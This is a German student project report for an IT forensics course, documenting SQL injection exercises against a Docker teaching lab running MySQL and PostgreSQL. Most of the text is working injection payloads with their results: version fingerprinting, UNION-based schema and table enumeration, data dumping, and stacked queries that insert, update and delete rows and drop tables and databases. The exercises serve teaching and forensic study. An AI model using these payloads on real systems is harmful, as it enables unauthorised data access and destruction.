Projektarbeit
SQL-Injektion

Datenbank-Forensik

Studiengang: Bachelor-Fernstudiengang IT-Forensik

Modul: Datenbanken II Forensik in DBS

Name, Matrikelnummer, DBMS:

Christoph Bernd Schilling, MySQL (cloud)

Thomas Reimann, MySQL (local)

Lisa Wagner, PostgreSQL (local)

Modulverantwortliche, Dozentin:

Frau Prof. Dr.-Ing. Antje Raab-Düsterhöft

Aufgabenstellung

- Installation der Laufzeitumgebung der Docker-Umgebung für Datenbanken (Häuser) inkl. Dokumentation

- SQL-Injektion-Beispiele in der Docker-Umgebung anhand zweier unterschiedlicher Datenbanksystem inkl. Dokumentation

- Installation eigener Datenbankschemata in zwei ausgewählten Datenbanksystemen sowie Installation eines eigenen Datenbankschemata in der Cloud in einem ausgewählten Datenbanksystemen inkl Dokumentation


- Ausführung von SQL-Injektion-Beispielen in den zuvor genannten drei Datenbanksystemen inkl. forensische Untersuchung und Dokumentation in Form von Nachweisen und Quellen für die SQLi-Vorfälle

- Ausarbeitung eines Themas für das Forensik Wiki der Hochschule Wismar mit Bezug zu Datenbanken


Inhaltsverzeichnis

1. Vorbereitung und Installation Docker-Umgebung

Um die Datenbank-Docker Umgebung für SQL-Injections von Herrn Häuser zu nutzen (unter Windows 11 64bit), ist die Installation des Desktop-Clients der Docker-Software (als Download auf der Entwicklerseite https://www.docker.com/products/docker-desktop) notwendig.



Zum Einbinden der Docker-Umgebung von Herrn Häuser wurde der Aufrufpfad angepasst und anschließend die Umgebung gestartet mit “docker run -d -p 80:80 docker/getting-started”.



Nach dem erstmaligen Start (Initialisierung und Download der benötigten Pakete) steht die Docker-Umgebung auch in der grafischen Oberfläche des Desktop-Clients per Button-Aufruf zur Verfügung und kann dort gestartet werden. Im Browser kann dann die Umgebung per “localhost” erreicht werden.

Beim Mac mit M1 Chip gibt es die Besonderheit, dass dieser verbaute Chip das Docker Image nicht unterstützt und ein Fehler gemeldet wird. Durch eine kleine Anpassung der .yml Konfigurationsdatei um den Wert “platform” ist die Umgebung dennoch lauffähig:

```
platform: linux/amd64
```

1. SQL-Injektion-Beispiele Docker Umgebung


1.1. Auslesen der Datenbank Version

Zunächst sollte die eingesetzte Software und deren Versionen ermittelt werden, um später gezielte Angriffe auf das jeweilige System zu entwickeln.


1.1.1. MySQL

Um eine eingesetzte Version einer DBMS Software zu ermitteln, sind UNION SELECT - Statements sowie das Erzeugen und Auswerten von Fehlermeldungen des DB-Server wirkungsvoll.


' union select @@version; –



1' AND false UNION SELECT 1,'2','3','4','5';--'




1' AND false UNION SELECT 1,'2','3','4';--'



Anhand der Fehlermeldungen konnte im konkreten Anwendungsfall die genaue Spaltenanzahl von vier der eingebetteten Tabelle Vorlesungen einer MySQL Datenbank ermittelt werden. Ein anderer Ansatz wäre das ORDER BY-Statement.

' ORDER BY 4;--




' ORDER BY 5;--

Anhand der Fehlermeldung beim ' ORDER BY 5;-- Statement ist zu erkennen, dass die Tabelle Vorlesung keine fünf Spalten besitzt.

Mit dieser Information kann nun mithilfe eines gültigen UNION SELECT-Statements die MySQL-Version des DBMS ermittelt werden.

x0x0' union select 1, 2, 3, @@version; --




Es konnte hierbei die MySQL-Version 8.0.28 ermittelt werden.

1.1.2. PostgreSQL

In PostgreSQL ist das Ermitteln der eingesetzten Software-Versionen direkt möglich.

'; select version(); --



Die ermittelte PostgreSQL Version inkl. Version des Debian-Server und Patch/Update Stand ist somit:
PostgreSQL 12.9 (Debian 12.9-1.pgdg110+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 10.2.1-6) 10.2.1 20210110, 64-bit

1.2. Ausspähen von Daten


SQL-Injektionen sind ein guter Angriffspunkt, um weitere Informationen zu erlangen. Von Interesse sind hier nicht nur die reinen Daten sondern auch Zusatzinformationen wie Aufbau, Art sowie welche Daten vorhanden sind und ihre Beschaffenheit. Dem Informationsschema der jeweiligen Datenbank gilt dabei besonderes Interesse. Unbefugte können sich anhand dessen Zugriff auf Informationen verschaffen, die nicht zur Einsicht durch jene gedacht bzw. unberechtigtem Zugriff gesichert sind.

1.2.1. MySQL

Durch gezielte SQL-Injektion kann ermittelt werden, welche Datenbanken durch das DBMS verwaltet werden. Um eine strukturierte Übersicht zu erlangen, bietet sich in MySQL der Systemkatalog infomation_schema an. Hier sind Datenbank- und Tabellennamen, Datentyp einer Spalte, Zugriffsrechte und weitere Datenbank-Metadaten sowie Informationen über den MySQL-Server zu finden.

Mithilfe des nachfolgenden Befehls konnten die vom DBMS verwalteten Datenbanken ermittelt werden. In der Spalte schema_name, welche in der Tabelle schemata in der Datenbank information_schema liegt, stehen hierbei alle vom DBMS verwalteten Datenbanken.


x0x0' UNION SELECT schema_name, 1, 2, 3 FROM information_schema.schemata; --



Zusätzlich zu den System Schema Datenbanken konnte die “kemper” Datenbank ermittelt werden.

Anhand dessen wurde mithilfe des folgenden Befehls die Struktur der “kemper” Datenbank ausgelesen.

x0x0' AND 0 UNION (SELECT table_schema, table_name,column_name, 0 FROM information_schema.columns WHERE table_schema ='kemper'); --




Alternativ

x0x0' AND 0 UNION (SELECT table_schema, table_name,column_name,0 FROM information_schema.columns WHERE table_schema =(SELECT database())); --


Dabei besagt (SELECT database()) die aktuelle Datenbank, die in das Suchfeld eingebunden ist.

Anhand dieser Informationen können nun weitere Daten ausgelesen werden,
z.B. die Tabelle Assistenten inkl. Dateityp/Spaltentyp.

x0x0' AND 0 UNION SELECT TABLE_NAME, COLUMN_NAME, DATA_TYPE, COLUMN_TYPE FROM information_schema.columns WHERE TABLE_SCHEMA = "kemper" AND TABLE_NAME = "Assistenten"; --




x0x0' AND 0 UNION (SELECT PersNr, Name, Fachgebiet, Boss FROM kemper.Assistenten); --



1.2.2. PostgreSQL


Mithilfe des nachfolgenden Befehls konnten alle Datenbanken des DBMS angezeigt werden.

'; SELECT datname FROM pg_database; --




Anhand der nachfolgenden Abfragen konnten Informationen zu den vorhandenen Tabellen innerhalb der aktiven Datenbank (kemper) ermittelt werden.

'; select TABLE_CATALOG, TABLE_SCHEMA, TABLE_NAME from information_schema.tables where table_schema not in ('information_schema', 'pg_catalog');--



Eine weitere Abfrage gab Informationen über die Spalten innerhalb der Tabellen aus.

x0x0' AND false UNION (SELECT 0, relname, A.attname, '0' FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')); --




1.3. Verändern von Daten

Eine Datenmanipulation kann hierbei auf verschiedene Arten erfolgen. Der Angreifer kann Daten einfügen sowie bestehende Daten verändern oder löschen, komplette Tabellen oder Datenbanken löschen, eigene Tabellen oder Datenbanken erstellen.


1.3.1. MySQL

Durch die nachfolgenden SQL-Injektionen wurde eine Datenveränderungen realisiert. Zunächst wurde eine neue Datenbank namens “hack” erstellt.

'; CREATE DATABASE hack;--



x0x0' UNION SELECT schema_name, 0, 0, 0 FROM information_schema.schemata; --




Mithilfe des nachfolgenden Befehls konnte innerhalb der hack DB die Tabelle injected mit der Spalte first erstellt werden.

'; CREATE TABLE `hack`.`injected`(`first` VARCHAR(10))ENGINE=MYISAM; --

' UNION SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME, DATA_TYPE FROM information_schema.columns WHERE TABLE_SCHEMA = "hack" AND TABLE_NAME = "injected" ORDER BY 3; --

Das ORDER BY 3 Statement dient hierbei nur einer besseren Sortierung.



Über das folgende INSERT INTO Statement wird in die Spalte first der Text “attack”, “attack2”, “attack3” eingefügt

1' OR 1=1; INSERT INTO `hack`.`injected`(`first`)VALUES('attack'); --
1' OR 1=1; INSERT INTO `hack`.`injected`(`first`)VALUES('attack2'); --
1' OR 1=1; INSERT INTO `hack`.`injected`(`first`)VALUES('attack3'); --

x0x0' UNION SELECT first, 0, 0, 0 FROM hack.injected; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' UNION SELECT first, 0, 0, 0 FROM hack.injected; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
attack	0	0	0
attack2	0	0	0
attack3	0	0	0

und per Update Statement verändert.

1' OR 1=1; UPDATE `hack`.`injected` SET `first` = 'attack666' WHERE `first`='attack3'; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

1' OR 1=1; UPDATE `hack`.`injected` SET `first` = 'attack666' WHERE `first`='attack3'; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
4052	Logik	Sokrates	4

x0x0' UNION SELECT first, 0, 0, 0 FROM hack.injected; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' UNION SELECT first, 0, 0, 0 FROM hack.injected; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
attack	0	0	0
attack2	0	0	0
attack666	0	0	0

Hat ein Datenbank Benutzer entsprechende Rechte, können per SQL-Injektion ebenso Daten gelöscht werden. Zunächst ein Spalteninhalt (attack2) von Spalte first.

1' OR 1=1; DELETE FROM `hack`.`injected` WHERE `first` = 'attack2'; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

1' OR 1=1; DELETE FROM `hack`.`injected` WHERE `first` = 'attack2'; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
4052	Logik	Sokrates	4
4630	Die 3 Kritiken	Kant	4

x0x0' UNION SELECT first, 0, 0, 0 FROM hack.injected; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' UNION SELECT first, 0, 0, 0 FROM hack.injected; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
attack	0	0	0
attack666	0	0	0

Oder im Folgenden die Tabelle injected.

x0x0'; DROP TABLE `hack`.`injected`; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0'; DROP TABLE `hack`.`injected`; – Suchen

Vorlesungsnummer	Titel	Professor	SWS

x0x0' AND 0 UNION (SELECT table_schema, table_name,column_name, 0 FROM information_schema.columns WHERE table_schema ='hack'); –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0' AND 0 UNION (SELECT table_schema, table_name,column_name, 0 FROM information_schema.columns WHERE table_schema ='hack'); Suchen

Vorlesungsnummer	Titel	Professor	SWS

Bzw. die ganze Datenbank hack mit Hilfe des nachfolgenden Befehls.

x0x0'; DROP DATABASE `hack`; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen

x0x0'; DROP DATABASE `hack`; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2

x0x0' UNION SELECT schema_name, 1, 2, 3 FROM information_schema.schemata; –

SQL Injection Demo v.1.0 Vorlesungen Tools Aktuelles Datenbanksystem: MySQL

Vorlesungen


x0x0' UNION SELECT schema_name, 1, 2, 3 FROM information_schema.schemata; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
mysql	1	2	3
information_schema	1	2	3
performance_schema	1	2	3
